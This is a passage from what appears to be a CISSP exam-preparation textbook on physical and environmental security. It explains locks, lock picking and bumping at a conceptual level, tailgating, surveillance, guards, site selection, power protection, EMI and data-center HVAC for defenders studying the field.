Lights can act as both a detective and deterrent control. A light that allows a guard to see an intruder is acting as a detective control. Criminals will usually favor a poorly lighted target over a more visible one, so light can also act as a deterrent.

**FIG. 4.29**

Stainless steel traffic bollards.

Source: https://commons.wikimedia.org/wiki/File:Stainless_steel_bollard_SSP150.JPG; Photograph by Leda Vannaclip. Image under permission of Creative Commons Attribution ShareAlike 3.0.

Light should be bright enough to illuminate the desired field of vision (the area being protected). Types of lights include Fresnel (pronounced fray-NELL) lights, named after Augustine-Jean Fresnel. These are the same type of lights originally used in lighthouses, which used Fresnel lenses to aim light in a specific direction.

Light measurement terms include *lumen*: the amount of light one candle creates. Light was historically measured in *foot-candles*; one foot-candle is one lumen per square foot. *Lux*, based on the metric system, is more commonly used now: one lux is one lumen per square meter.

CCTV

Closed Circuit Television (CCTV) is a detective device used to aid guards in detecting the presence of intruders in restricted areas. CCTVs using the normal light spectrum require sufficient visibility to illuminate the field of view that is visible to the camera. Infrared devices can “see in the dark” by displaying heat.

Older “tube cameras” are analog devices. Modern cameras use CCD (Charged Couple Discharge), which is digital. Cameras have mechanical irises that act as human irises, controlling the amount of light that enters the lens by changing the size of the aperture. Key issues include *depth of field* (the area that is in focus) and *field of view* (the entire area viewed by the camera). More light allows a larger depth of field because a smaller aperture places more of the image in focus. Correspondingly, a wide aperture (used in lower light conditions) lowers the depth of field.

Fig. 4.30 shows an image with a very narrow depth of field; a single line in a page of text is in focus.




FIG. 4.30

Depth of field.

Source: <https://commons.wikimedia.org/wiki/File:DOF-ShallowDepthofField.jpg>; Photograph by PiccoloNamek.

Image under permission of Creative Commons Attribution ShareAlike 3.0 Unported.



FIG. 4.31

CCD security camera.

Source: https://commons.wikimedia.org/wiki/File:Camera-IMG_1961.JPG; Photograph by Rama. Image under permission of Creative Commons Attribution ShareAlike 2.0.

CCTV cameras may also have other typical camera features such as pan and tilt (moving horizontally and vertically). Fig. 4.31 shows a CCD camera. CCTV displays may display a fixed camera view, auto scan (show a given camera for a few seconds before moving to the next), or multiplex (where multiple camera feeds are fed into one display).

Magnetic tape such as VHS is used to back up images from tube cameras. CCD cameras use DVR (Digital Video Recorder) or NVR (Network Video Recorder) for backups. NVR uses TCP/IP to transmit data and has multiple advantages over other methods, including reusing existing TCP/IP networks and allowing centralized storage of all video data.

Exam Warning

Tube cameras are sometimes called CRT (cathode ray tube) cameras. Do not confuse CRT cameras with CRT displays: while a CRT camera may be viewed on a CRT display, they are different devices.

Locks

Locks are a preventive physical security control, used on doors and windows to prevent unauthorized physical access. Locks may be mechanical, such as key locks or combination locks, or electronic, which are often used with smart cards or magnetic stripe cards.

Key Locks

Key locks require a physical key to unlock. Keys may be shared or sometimes copied, which lowers the accountability of key locks. Also, many keys contain the “combination” (called a bitting code) printed right on the bow of the key. The bitting code for the key in Fig. 4.32 is 74226. The number represents the depth of the cut: 0 is shallow and 9 is quite deep. Copying this key is as simple as knowing the key type/size and bitting code. Experts can deduce the code by simply looking at the key (or a photograph of one).

A common lock type is the pin tumbler lock, as shown in Fig. 4.33, which has two sets of pins: driver pins and key pins. The correct key makes the pins line up with the






FIG. 4.32

Key with printed bitting code.

**FIG. 4.33**

The correct key in a pin tumbler lock.

**FIG. 4.34**

The incorrect key in a pin tumbler lock.

shear line, allowing the lock tumbler (plug) to turn. Using an incorrect key, as shown in Fig. 4.34, results in misaligned pins, jamming the lock plug.

Ward or *Warded locks* must turn a key through channels (called wards); a “skel-ton key” is designed to open varieties of warded locks.

A *spring-bolt lock*, shown in Fig. 4.35, is a locking mechanism that “springs” in and out of the doorjamb; the door may be closed with the spring bolt exposed. A *deadbolt* is rigid; the door cannot be closed when the deadbolt is locked. Both types of bolts extend into the *strike plate* in the doorjamb.

Lock Picking

Lock picking is the art of opening a lock without a key. A set of lock picks, shown in Fig. 4.36, can be used to lift the pins in a pin tumbler lock, allowing the attacker to open the lock without a key. A newer technique called *lock bumping* uses a shaved-down key that will physically fit into the lock. The attacker inserts the shaved key and “bumps” the exposed portion (sometimes with the handle of a screwdriver). This causes the pins to jump, and the attacker quickly turns the key and opens the lock.

All key locks can be picked or bumped: the only question is how long it will take. Higher end locks will typically take longer to pick or bump. A risk analysis will determine the proper type of lock to use, and this “attack time” of a lock should be considered as part of the defense-in-depth strategy.

Master and Core Keys

The master key opens any lock for a given security zone in a building. Access to the master key should be tightly controlled, including the physical security of the key



FIG. 4.35

A deadbolt and spring-bolt lock.




FIG. 4.36

Picking a pin-tumbler lock.

Source: https://commons.wikimedia.org/wiki/File:Pin_and_tumbler_lock_picking.PNG; Drawn by Teresa Knott.
Image under permission of Creative Commons Attribution ShareAlike 3.0.

itself, authorization granted to a few critical employees, and accountability whenever the key is used.

The core key is used to remove the lock core in interchangeable core locks (where the lock core may be easily removed and replaced with another core). Once the lock core is removed, the door may often be opened with a screwdriver (in other words,

the core key can open any door). Since the core key is a functional equivalent to the master key, it should be kept equally secure.

Combination Locks

Combination locks have dials that must be turned to specific numbers, in a specific order (alternating clockwise and counterclockwise turns) to unlock. Simple combination locks are often used for informal security, like your gym locker. They are a weak form of physical access control for production environments such as data centers. Button or keypad locks also use numeric combinations.

Limited accountability due to shared combinations is the primary security issue concerning these types of locks. Button or keypad locks are also vulnerable because prolonged use can cause wear on the most used buttons or keys. This could allow an attacker to infer numbers used in the combination. Also, combinations may be discovered via a *brute-force* attack, where every possible combination is attempted. These locks may also be compromised via *shoulder surfing*, where the attacker sees the combination as it is entered.

Learn by Example

Hacking Pushbutton Locks

2600 Magazine, *The Hacker Quarterly* discussed methods for attacking Simplex locks (article also available online at http://fringe.davesource.com/Fringe/QuasiLegal/Simplex_Lockpicking.txt).

A common model of Simplex pushbutton lock in use at the time had five buttons (numbered one through five). The buttons must be pressed in a specific combination in order to open. This type of lock typically used only one of 1081 different combinations. The authors point out that a Master Lock used for high school gym lockers has 64,000 combinations: the dial represents numbers 1–40 and must be turned three times ($40 \times 40 \times 40 = 64,000$).

The authors were able to quickly determine the combination of a number of these locks via brute-force attacks. They discovered the combination used on drop boxes owned by a national shipping company, and then discovered the same combination opened every drop box on the east coast. They guessed the combination for another company's drop boxes in one shot: the company never changed the default combination.

Simple locks such as pushbutton locks with limited combinations do not qualify as preventive devices: they do little more than deter an educated attacker. These locks can be used for low-security applications such as locking an employee restroom, but should not be used to protect sensitive data or assets.

Smart Cards and Magnetic Stripe Cards

A *smart card* is a physical access control device that is often used for electronic locks, credit card purchases, or dual-factor authentication systems. “Smart” means the card contains a computer circuit; another term for a smart card is “*Integrated Circuit Card*” (ICC).

Smart cards may be “contact” or “contactless.” Contact cards must be inserted into a smart card reader, while contactless cards are read wirelessly. One type of contactless card technology is *Radio-Frequency Identification* (RFID). These cards contain RFID tags (also called transponders) that are read by RFID transceivers.

A *magnetic stripe* card contains a magnetic stripe that stores information. Unlike smart cards, magnetic stripe cards are passive devices that contain no circuits. These cards are sometimes called swipe cards: they are read when swiped through a card reader.

Many international credit cards are smart cards, while magnetic stripe cards are more commonly used as credit cards in the United States.

Note

The “Common Access Card” (CAC), as shown in Fig. 4.37, is an example of a worldwide smart card deployment by the US Department of Defense (DoD). These cards are used for physical access control as well as with smart card readers to provide dual-factor authentication to critical systems. CAC cards store data including cryptographic certificates as part of the DoD’s Public Key Infrastructure (PKI). In addition to providing strong authentication, the cards allow users to digitally sign documents, among other uses.

Both smart and magnetic stripe may be used in combination with electronic locks to provide physical access control. This approach offers superior accountability when compared with mechanical locks: audit data can be collected electronically, showing a tally of all personnel as they enter and leave a building. This data can also be used for safety purposes, providing the safety warden with an accurate census of personnel who must be accounted for during an evacuation.



FIG. 4.37

A US Department of Defense CAC Smart Card [48].

Tailgating/Piggybacking

Tailgating (also known as *piggybacking*) occurs when an unauthorized person follows an authorized person into a building after the authorized person unlocks and opens the door. Policy should forbid employees from allowing tailgating and security awareness efforts should describe this risk.

Attackers attempting to tailgate often combine social engineering techniques, such as carrying large boxes, increasing the chances an authorized user will “help out” by holding the door open.

Learn by Example

A Successful Tailgating Attack

Johnny Long describes a successful tailgating attack during a physical penetration test in his book *No Tech Hacking: A Guide to Social Engineering, Dumpster Diving, and Shoulder Surfing* (ISBN: 978-1-59749-215-7, Syngress) [49]. The target site had multiple defense-in-depth controls, including magnetic swipe cards, and armed guards posted internally as well as on roving patrols outside. His goal: gain access to a restricted internal area.

Johnny created a telephone company badge with an inkjet printer, carried a toolbox with telephone logos, and dressed the part in work boots, jeans, and a T-shirt. He saw an area where smokers congregated near a side entrance. Approaching them directly from the outside would have drawn unnecessary attention, so he waited for all smokers to leave, and he quickly assumed the position outside the door, cigarette in hand. As other smokers came outside to smoke, he engaged in small talk, and referenced his (fictional) job onsite.

As the smokers finished their break, one authenticated and opened the side door. Johnny held it open as the workers entered, and they thanked him for his politeness. Johnny followed them right in, no questions asked.

Mantraps and Turnstiles

A *mantrap* is a preventive physical control with two doors. The first door must close and lock before the second door may be opened. Each door typically requires a separate form of authentication to open; a common combination is PIN (Personal Identification Number) and biometrics. The intruder is trapped between the doors after entering the mantrap.

Turnstiles are designed to prevent tailgating by enforcing a “one person per authentication” rule, just as they do in subway systems. Secure data centers often use floor-to-ceiling turnstiles with interlocking blades to prevent an attacker from going over or under the turnstile. Secure revolving doors perform the same function.

Both mantraps and turnstiles must be designed to allow safe egress in case of emergency. No system should require authentication for egress during emergencies.

Contraband Checks

Anyone traveling through airports is familiar with *contraband checks*, which seek to identify objects that are prohibited to enter a secure perimeter (such as an airplane).

Secure buildings such as government or military buildings may also employ contraband checks.

These checks are often used to detect metals, weapons, or explosives. They may also be used to detect controlled substances such as illegal drugs. Another concern is portable cameras or storage media that may be used to *exfiltrate* sensitive data.

Defense-in-depth strategies such as port blocking should be used in addition to contraband checks that seek to detect contraband such as portable media. For example, a “microSD” (micro Secure Digital) card used in some digital cameras can store multiple gigabytes of data and is smaller than a penny: small enough to evade all but the most thorough contraband checks.

Motion Detectors and Other Perimeter Alarms

Ultrasonic and *microwave motion detectors* work like “Doppler radar” used to predict the weather. A wave of energy is sent out, and the “echo” is returned when it bounces off an object. A motion detector that is 20 feet away from a wall will consistently receive an echo in the time it takes for the wave to hit the wall and bounce back to the receiver, for example. The echo will be returned more quickly when a new object (such as a person walking in range of the sensor) reflects the wave.

A *photoelectric motion sensor* sends a beam of light across a monitored space to a photoelectric sensor. The sensor alerts when the light beam is broken.

Ultrasonic, microwave, and infrared motion sensors are active sensors, which means they actively send energy. A passive sensor can be thought of as a “read-only” device. An example is a *passive infrared (PIR) sensor*, which detects infrared energy created by body heat.

Exam Warning

We often think of technical controls like NIDS (Network Intrusion Detection Systems) when we hear the term “intrusion.” Motion detectors provide physical intrusion detection.

It is important to remember that the original intrusions were committed by human “intruders” (who may have stormed a castle wall). If you see the term “intrusion” on the exam, be sure to look for the context (human or network-based).

Perimeter alarms include magnetic door and window alarms. They include matched pairs of sensors on the wall, as well as window/door. An electrical circuit flows through the sensor pairs as long as the door or window is closed; the circuit breaks when either is opened. These are often armed for secured areas as well as in general areas during off hours such as nights or weekends. Once armed, a central alarm system will alert when any door or window is opened.

Doors and Windows

Always consider the relative strengths and weaknesses of doors, windows, walls, floors, ceilings, etc. All should be equally strong from a defensive standpoint: attackers will target the “weakest link in the chain” and should not find a weak spot to expose. Examples of “weakest link” design include a concrete wall with a hollow-core door, or a gypsum wall with a steel door.

Door hinges should face inward or be otherwise protected. Externally facing hinges that are not secured pose a security risk: attackers can remove the hinge pins with a hammer and screwdriver, allowing the door to be opened from the hinge side.

Doors with electronic locks typically require a smart card or magnetic swipe card to unlock. Egress must be unimpeded in case of emergency, so a simple push button or motion detectors are frequently used to allow egress. In the latter case, there should be no gaps in the door and the internal motion sensor should be bolted securely to a fixed sturdy ceiling or wall. External attackers can attempt to trigger internal motion sensors by slipping paper through the door (trying to provide motion for the detector) or shaking the door violently (which will shake the surrounding wall or ceiling), causing a poorly mounted sensor to move and sense motion. For this reason, doors with internal motion sensors should never include mail slots.

Externally facing emergency doors should be marked for emergency use only and equipped with *panic bars*. The use of a panic bar should trigger an alarm.

Glass windows are structurally weak and can be dangerous when shattered. Bulletproof or explosive-resistant glass can be used for secured areas. Wire mesh or security film can lower the danger of shattered glass and provide additional strength. Use of simple glass windows in a secure perimeter requires a compensating control such as window burglar alarms.

Alternatives to glass windows include polycarbonate such as Lexan and acrylic such as Plexiglas. Lexan is used in racecars and airplanes for its strength and shatter resistance.

Walls, Floors, and Ceilings

Walls around any internal secure perimeter such as a data center should be “slab to slab,” meaning they should start at the floor slab, and run to the ceiling slab. Raised floors and drop ceilings can obscure where the walls truly start and stop. An attacker should not be able to crawl under a wall that stops at the top of the raised floor, or climb over a wall that stops at the drop ceiling.

Any wall protecting a secure perimeter (whether internal or external) should be strong enough to resist cutting by an attacker attempting to create an ingress point. Simple gypsum “sheetrock” walls can be cut open with a sharp tool such as a carpet knife, and should not be used for secure perimeters.

Walls should have an appropriate fire rating (the amount of time required to fail due to a fire). The National Fire Protection Agency (NFPA) 75: Standard for the Protection of Information Technology Equipment states, “The computer room shall be

separated from other occupancies within the building by fire-resistant rated walls, floor, and ceiling constructed of noncombustible or limited combustible materials. The fire resistant rating shall be commensurate with the exposure, but not less than one hour” [50].

Guards

Guards are a dynamic control that may be used in a variety of situations. Guards may aid in inspection of access credentials, monitor CCTVs, monitor environmental controls, respond to incidents, act as a deterrent (all things being equal, criminals are more likely to target an unguarded building over a guarded building), and much more.

Professional guards have attended advanced training and/or schooling; amateur guards (sometimes derogatively called “Mall Cops”) have not. The term “*pseudo guard*” means an unarmed security guard.

Guard’s orders should be complete and clear. Written policies in binders sitting on shelves are not enough: the guards must be directly made aware of security risks. Guards are often attacked via social engineering, so this threat should be directly addressed via security awareness and training.

Learn by Example

The Isabella Stewart Gardner Museum Heist

A real-world example that illustrates this issue is the Isabella Stewart Gardner museum heist in Boston, Massachusetts. Two men who appeared to be police officers rang the buzzer on a museum door at 1:24 AM on March 18, 1990. Two amateur security guards (both college students) buzzed the “policemen” in.

The guards were bound and gagged in the basement within minutes. The thieves worked their way through the museum, stealing 13 works by old masters. These included works by Degas, Manet, Vermeer, and Rembrandt (including *Storm on the Sea of Galilee*, Rembrandt’s only seascape).

Over 20 years later, the crime has never been solved and the artwork (valued at hundreds of millions of dollars) remains lost. The retired museum security director said that “all guards who worked the night shift were warned in writing not to admit police officers who had not been directly summoned by the museum … the policy was written into the museum’s security manual, kept at the guard desk” [51].

Ensuring that written policies are read and understood is a required part of security awareness. As the Isabella Stewart Gardner heist teaches us, you cannot assume that a policy sitting on a shelf in a binder will be effective.

Additionally, never hire an amateur to provide a professional service. Sites with critical assets to protect (such as banks and museums) should always hire professional physical security staff. Always perform a thorough and accurate risk analysis before deploying guards (amateur or professional).

Dogs

Dogs provide perimeter defense duties, guarding a rigid “turf.” They are often used in controlled areas, such as between the exterior building wall and a perimeter fence. Dogs primarily serve as both deterrent and detective controls. A site without dogs is

more likely to be physically attacked than a site with dogs (deterrent), and dogs alert security guards through barking (detective).

The primary drawback to using dogs as a perimeter control is legal liability. Most security dogs are trained to “corner” a suspect (they are usually trained not to bite if the intruder is not moving). Unfortunately, many people do not know this (or simply panic and run at the site of a menacing guard dog). Many guard dogs are trained to attack a fleeing suspect.

Tragedies have occurred when authorized personnel accidentally leave a building and enter a secured area between the building and the fence perimeter (such as accidentally leaving via a fire door).

Restricted Work Areas and Escorts

Areas may be restricted by space (“authorized personnel only” areas) or time (visitor badges that are good for a specific period of time). One common attack is reusing old visitor badges for a later attack; this attack can be mitigated through time-based visitor badge control. Examples include electronic badges that automatically expire, printing the valid date and time usage in bold on the badge, and using different colored badges for different days of the week.

Regular personnel or security guards, depending on the security policy of the site, may escort visitors. All such staff should be made aware of security dangers regarding escorts, such as social engineering attacks. All personnel should be trained to challenge any visitor who lacks a proper badge or escort, or to call security to report the incident.

Site Selection, Design, and Configuration

Selection, Design, and Configuration describes the process of building a secure facility such as a data center, from the site selection process through the final design. The exam could pose a scenario where you are asked about any part of the site selection process, beginning with the land the data center will be built on.

There are many practical concerns when selecting a site, such as parking, accessibility via roads, public transportation, nearby amenities, and hotels. The exam focuses on security concerns. Remember that physical safety of personnel is the top priority when selecting, designing, and configuring a site.

Site Selection Issues

Site selection is the “greenfield” process of choosing a site to construct a building or data center. A greenfield is an undeveloped lot of land, which is the design equivalent of a blank canvas.

Topography

Topography is the physical shape of the land: hills, valleys, trees, etc. Highly secure sites such as military installations will leverage (and sometimes alter) the topography of the site as a defensive measure. Topography can be used to steer ingress and egress to controlled points. For example, if an attacker is going to attempt to drive a car bomb into a building, it should occur at a controlled and hardened class IV gate, as opposed to a weaker side wall.

Utility Reliability

The reliability of local utilities is a critical concern for site selection purposes. Electrical outages are among the most common of all failures and disasters we experience. Uninterruptible Power Supplies (UPSs) will provide protection against electrical failure for a short period (usually hours or less). Generators provide longer protection but will require refueling in order to operate for extended periods.

Crime

Local crime rates also factor into site selection. The primary issue is employee safety: all employees have the right to a safe working environment. Additional issues include theft of company assets.

Site Design and Configuration Issues

Once the site has been selected, several design decisions must be made. Will the site be externally marked as a data center? Is there shared tenancy in the building? Where is the telecom *demarc* (the telecom demarcation point)?

Note that secure site design cannot compensate for poor site selection decisions. These are complementary concepts that embody parts of physical defense-in-depth.

Site Marking

Many data centers are not externally marked to avoid drawing attention to the facility (and the expensive contents within). Similar controls include attention-avoiding details such as muted building design.

Shared Tenancy and Adjacent Buildings

Other tenants in a building can pose security issues: they are already behind the physical security perimeter. Their physical security controls will impact yours: a tenant's poor visitor security practices can endanger your security, for example.

Adjacent buildings pose a similar risk. Attackers can enter a less secure adjacent building and use that as a base to attack an adjacent building, often breaking in through a shared wall. Many bank heists have been pulled off this way; including the theft of over \$20 million dollars from British Bank of the Middle East in 1976 (the attackers blasted a hole through the shared wall of an adjacent church). For more details see <https://coinweek.com/people-in-the-news/crime-and-fraud/the-biggest-gold-heists-of-all-time-part-ii/>.

Another security risk associated with shared tenancy (or neighbors who are physically close) is wireless security. Physical proximity is required to launch many types of wireless attacks. Also, neighbors running wireless equipment at the same frequency as you can cause interference, raising wireless availability issues.

Wiring Closets

Lack of sufficient security for wiring closets can introduce significant physical access issues. If an adversary gained access to wiring closets, they could potentially: connect rogue systems or access points to the network, deny service to critical systems by disconnecting network cables, degrade performance by introducing layer 2 loops, disrupt the ability to manage network devices, intercept network traffic, or even physically destroy network cabling. The above is by no means an exhaustive list, and does not present scenarios that would necessarily be viable. Technical or logical defenses could mitigate some of the challenges above. However, with physical access to networking devices, the expectation is that an adversary could cause harm, despite significant logical security.

Shared Demarc

A crucial issue to consider in a building with shared tenancy is a shared demarc (the demarcation point, where the ISP's (Internet Service Provider) responsibility ends and the customer's begins). Most buildings have one demarc area, where all external circuits enter the building. Access to the demarc allows attacks on the confidentiality, integrity, and availability of all circuits and the data flowing over them.

Shared demarcs should employ strong physical access control, including identifying, authenticating, and authorizing all access. Accountability controls should be in place to reconstruct any events. For very secure sites, construction of multiple segregated demarcs is recommended.

Server Rooms

Obviously controlling and auditing physical access to server rooms is necessary to maintain physical security. However, more than simple access control is required to ensure proper security is maintained. Organizations are typically cognizant of the risks associated with poor door security, but consideration must also be given to the security of the walls, floors, and ceilings as points of potential access to the server rooms. These concerns are amplified in multi-tenant facilities. In addition to simply providing physical proximity to outsiders, multi-tenant facilities have often been designed with simple restructuring of floor and office space in mind. These flexible workspaces often lack the level of security needed for appropriately securing server rooms.

Beyond physical access control, environmental controls must also be adequate to provide expected levels of uptime and availability. Power and HVAC (Heating, Ventilation, and Air Conditioning) are crucial environmental factors that can negatively impact security for server rooms if not carefully designed and maintained.

Media Storage Facilities

Offline storage of media for disaster recovery, potential legal proceedings, or other legal or regulatory purposes is commonplace. An offsite media storage facility should be employed to ensure that the data is accessible even after a physical disaster at the primary facility. The purpose of the media being stored offsite is to ensure continued access, which means the facility should be far enough removed from the primary facility to avoid the likelihood of a physical disaster impacting both the primary facility and the offsite storage location. Licensed and bonded couriers should be used for the transfer of media to and from the offsite storage facility.

Due to the sensitive nature of the data contained within, media storage facilities must be adequately protected. Many of the same concerns that apply to server rooms are applicable here also. A difference is the approach to environmental controls. Given the offline nature of the media storage the same care is typically not required for power considerations due to the lack of uptime concerns. However, don't neglect the environmental controls altogether. While the cost and design of the HVAC would likely be significantly lower in media storage facilities, the organization must still ensure that the media is stored in a manner that does not significantly diminish future access to the data.

System Defenses

System Defenses are one of the last lines of defense in a defense-in-depth strategy. These defenses assume an attacker has physical access to a device or media containing sensitive information. In some cases, other controls may have failed and these controls are the final control protecting the data.

Asset Tracking

Detailed asset tracking databases enhance physical security. You cannot protect your data unless you know where (and what) it is. Detailed asset tracking databases support regulatory compliance by identifying where all regulated data is within a system. In case of employee termination, the asset database will show exactly what equipment and data the employee must return to the company. Data such as serial numbers and model numbers are useful in cases of loss due to theft or disaster.

Port Controls

Modern computers may contain multiple “ports” that may allow copying data to or from a system. The Universal Serial Bus (USB) is a common example; newer systems usually have multiple USB ports. USB drives can be small (some are smaller than a piece of chewing gum) and inexpensive and may hold dozens of gigabytes or more.

Port controls are critical because large amounts of information can be placed on a device small enough to evade perimeter contraband checks. Ports can be physically disabled; examples include disabling ports on a system's motherboard, disconnecting internal wires that connect the port to the system, and physically obstructing the port itself.

Ports may also be electronically locked via system policy. Locking ports via Microsoft Windows Active Directory Group Policy is an example of enterprise-level port controls.

Environmental Controls

Environmental controls are designed to provide a safe environment for personnel and equipment. Power, HVAC, and fire safety are considered environmental controls.

Electricity

Reliable electricity is critical for any data center, and is one of the top priorities when selecting, building, and designing a site.

Types of Electrical Faults

Electrical faults involve short- and long-term interruption of power, as well as various cases of low and high voltage. All types of electrical faults can impact availability and integrity. A blackout may affect availability of the system, for example, but can also impact integrity if a hard disk is damaged due to sudden loss of power.

The following are common types of electrical faults:

- Blackout: prolonged loss of power
- Brownout: prolonged low voltage
- Fault: short loss of power
- Surge: prolonged high voltage
- Spike: temporary high voltage
- Sag: temporary low voltage

Surge Protectors, UPSs, and Generators

Surge Protectors, UPSs, and generators provide protection against one of the most common physical and environmental failures: electrical failures.

Surge Protectors

Surge Protectors protect equipment from damage due to electrical surges. They contain a circuit or fuse that is tripped during a power spike or surge, shorting the power or regulating it down to acceptable levels.

Uninterruptible Power Supplies

Uninterruptible Power Supplies (UPSs) provide temporary backup power in the event of a power outage. They may also “clean” the power, protecting against surges, spikes, and other forms of electrical faults.

UPS backup power is provided via batteries or fuel cells. UPSs provide power for a limited period of time, and can be used as a bridge to generator power; generators typically take a short period of time to start up and begin providing power.

Generators

Generators are designed to provide power for longer periods of time than UPSs, and will run as long as fuel is available. Sufficient fuel should be stored onsite for the period the generator is expected to provide power. Refueling strategies should consider a disaster’s effect on fuel supply and delivery.

Generators should not be placed in areas that may flood or otherwise be impacted by weather events. They also contain complex mechanics and should be tested and serviced regularly.

Learn by Example

Hurricane Katrina

Natural disasters such as the Katrina Hurricane of 2005 can teach us lessons on emergency preparedness, including the use of generators. Most generators in New Orleans, Louisiana, failed after power was lost. Many generators were in low areas that flooded; others failed due to poor maintenance.

Of the remaining generators that were located above floodwaters and properly maintained, most ran out of fuel. Gasoline and diesel were widely unavailable due to power outages, floods, and related loss and damage to infrastructure such as impassable roads.

Always place generators above potential floodwaters, and make every effort to place them in areas unlikely to be impacted by other natural disasters. Generators are complex and prone to failure: proactive maintenance should be regularly performed. Refueling generators can be highly problematic after a wide-scale natural disaster, so always consider this issue when designing fuel storage and generator refueling plans. This white paper discusses the problem in detail: <https://web.archive.org/web/20130903101345/http://cumminspower.com/www/literature/technicalpapers/PT-7006-Standby-Katrina-en.pdf>.

EMI

Electricity generates magnetism, so any electrical conductor emits Electromagnetic Interference (EMI). This includes circuits, power cables, network cables, and many others. Network cables that are poorly shielded or run too closely together may suffer *crosstalk*, where magnetism from one cable “crosses” over to another nearby cable. This primarily impacts the integrity (and may also affect the confidentiality) of network or voice data.

Crosstalk can be mitigated via proper network cable management. Never route power cables close to network cables. Network cable choice can also lower crosstalk: *Unshielded Twisted Pair* (UTP) cabling is far more susceptible than *Shielded Twisted Pair* (STP) or *coaxial cable*. *Fiber optic cable* uses light instead of electricity to transmit data and is not susceptible to EMI.

Note

Years ago in the Plain Old Telephone Services (POTS) days when phone calls were transmitted over copper wires: did you ever have a phone conversation where you could hear another conversation from another phone call? It was often faint and hard to understand, but unmistakably there.

That is crosstalk: there was another phone cable that was too close or poorly shielded somewhere between you and the person you were speaking with. EMI jumped from that cable to yours, which you could hear as faint voices. In CISSP® terms, the integrity of your conversation was impacted (as well as the confidentiality of the other call).

HVAC

HVAC (heating, ventilation, and air conditioning) controls keep the air at a reasonable temperature and humidity. They operate in a closed loop, recirculating treated air. This helps reduce dust and other airborne contaminants.

Positive Pressure and Drains

All HVAC units should employ positive pressure and drainage. This means air and water should be expelled from the building. Untreated air should never be “inhaled” into the building, and water should drain away from the building.

A common malfunction of HVAC units is condensation of water pooling into the building, often going under raised floors where it may not be detected. Positive drains are designed to avoid this problem. Location of all gas and water lines, as well as all drains, should be formally documented.

Heat and Humidity

Data center HVAC units are designed to maintain optimum heat and humidity levels for computers. Humidity levels of 40–55% are recommended. A commonly recommended “set point” temperature range for a data center is 68–77°F (20–25°C).

With sufficient data center airflow, somewhat higher temperatures can be used. This can result in energy savings; however, the data center may heat to dangerous levels more quickly in the event of HVAC failure.

Note

Many sources cite 68–72°F (20–22°C) as the optimum data center temperature range; in 2004, the American Society of Heating, Refrigerating and Air-Conditioning Engineers (ASHRAE) recommended up to 77°F/25°C.

There is a recent “green” push to save energy costs by allowing a wider range for both temperature and humidity levels. As a result, the 2011 ASHRAE recommendations allow a much wider range: temperature of 18°C (64.4°F) to 27°C (80.6°F) and humidity from 25% to 60%, depending on the dew point. Higher set points require adequate airflow. Details may be found at <https://www.ashrae.org/file%20library/technical%20resources/publication%20errata%20and%20updates/2011-gaseous-and-particulate-guidelines.pdf>.

Static and Corrosion

Ever touch metal and receive a small shock? That is caused by buildup of static electricity; low humidity may cause such buildup. Static will discharge to balance a positive and negative electrical imbalance: sudden static discharge can cause damage from system reboots to chip or disk damage.

Static is mitigated by maintaining proper humidity, grounding of all circuits in a proper manner, and using antistatic sprays, wrist straps, and work surfaces. All personnel working with sensitive computer equipment such as boards, modules, or memory chips should ground themselves before performing any work.

High humidity levels can allow the water in the air to condense onto (and into) equipment, which may lead to corrosion. Maintaining proper humidity levels mitigates both static and corrosion.

Airborne Contaminants

Airborne contaminants pose another risk to computer equipment. Dust is a common problem: airborne dust particles can be drawn into computer enclosures, where they become trapped. Built-up dust can cause overheating and static buildup. CPU fans can be impeded by dust buildup, which can lead to CPU failure due to overheating. Other contaminants can cause corrosion or damaging chemical reactions.

